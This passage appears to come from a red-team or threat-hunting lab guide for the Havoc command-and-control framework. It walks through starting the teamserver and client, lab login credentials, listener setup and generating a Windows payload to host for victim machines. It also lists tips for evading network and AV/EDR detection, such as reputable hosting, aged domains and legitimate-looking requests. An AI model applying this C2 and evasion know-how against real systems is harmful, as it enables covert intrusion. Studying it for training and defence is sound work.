
NOTE: The
--debugflag is only for demonstration purposes, it will output all C2 traffic in cleartext in the terminal. In a real-world scenario you would not use this flag.DON'T CLOSE THIS TERMINAL OR YOUR TEAMSERVER WILL STOP!
1.2 RUNNING THE CLIENT
- In your existing terminal open a new tab:

The new tab should open in the same directory /opt/Havoc.
- Then from that tab run the following command:
./havoc client
NOTE:
DON'T CLOSE THIS TERMINAL OR YOUR CLIENT WILL STOP! - if for any reason your client disconnects from the teamserver, you can always restart it and reconnect to the teamserver by going back to this terminal tab and running./havoc clientagain.

You should now see the Havoc client GUI.
- We can now log in to our teamserver using the user
Threatadminand the password which we defined in the custom Havoc C2 profile.

| Parameter | Value | Comments |
|---|---|---|
| HOST | 0.0.0.0 | Binds to all available network interfaces |
| PORT | 40056 | Custom port for teamserver communication |
| User | Threatadmin | Custom admin user for Havoc C2 |
| Password | Threathunt25 | Authentication credential (provided during training) |
- Click on connect.
- In the Havoc client go to


VIEW,Listeners, select the HTTPS Listener and click on edit. You'll see the following:
- Select the HTTPS Listener and click on edit.
Best Practices:
- Run your C2 channel on a reputable server (onedrive, Dropbox, Akamai etc...)
- Ideally register expired domains with a good reputation, that are categorized as safe.
- Use an FQDN, not an IP address (i.e. something.crimsoncore.be instead of 192.168.100.25)
- Use HTTPS for your C2 communication to evade network based detections (or DNS)
- Make the webrequest look legit (user agent, headers etc...)
You'll see the following (please note the host bind address will be different from the screenshot, it will reflect the IP address of your Kali machine).


- On your Windows machine when we browse with Chrome to the HTTPS listener (https://kali:443), we'll now see our own custom self-signed certificate - one IOC less for AV/EDR to trigger on! And C2 traffic is now encrypted!
The 404 page is normal as havoc is not serving an actual webpage, ignore this and check the website certificate
1.3 CREATING AND DEPLOYING PAYLOADS



We'll create a vanilla demon payload as an executable, make sure all settings are like in the screenshot below (we'll go into the advanced evasion settings later on), save the payload in "/opt/Havoc/payloads" directory:
- In the Havoc client go to
Attack,Payload, make sure the options are as in the screenshot below -HTTPS Listener,x64,Windows ExeforInjectionuse Win32 forAllocandExecuteand click onGenerate.
NOTE:
This can take a while, be patient.






- On your Kali machine, go to your terminal, open a new tab and let's host this payload so we can download it on our Windows victim machines:
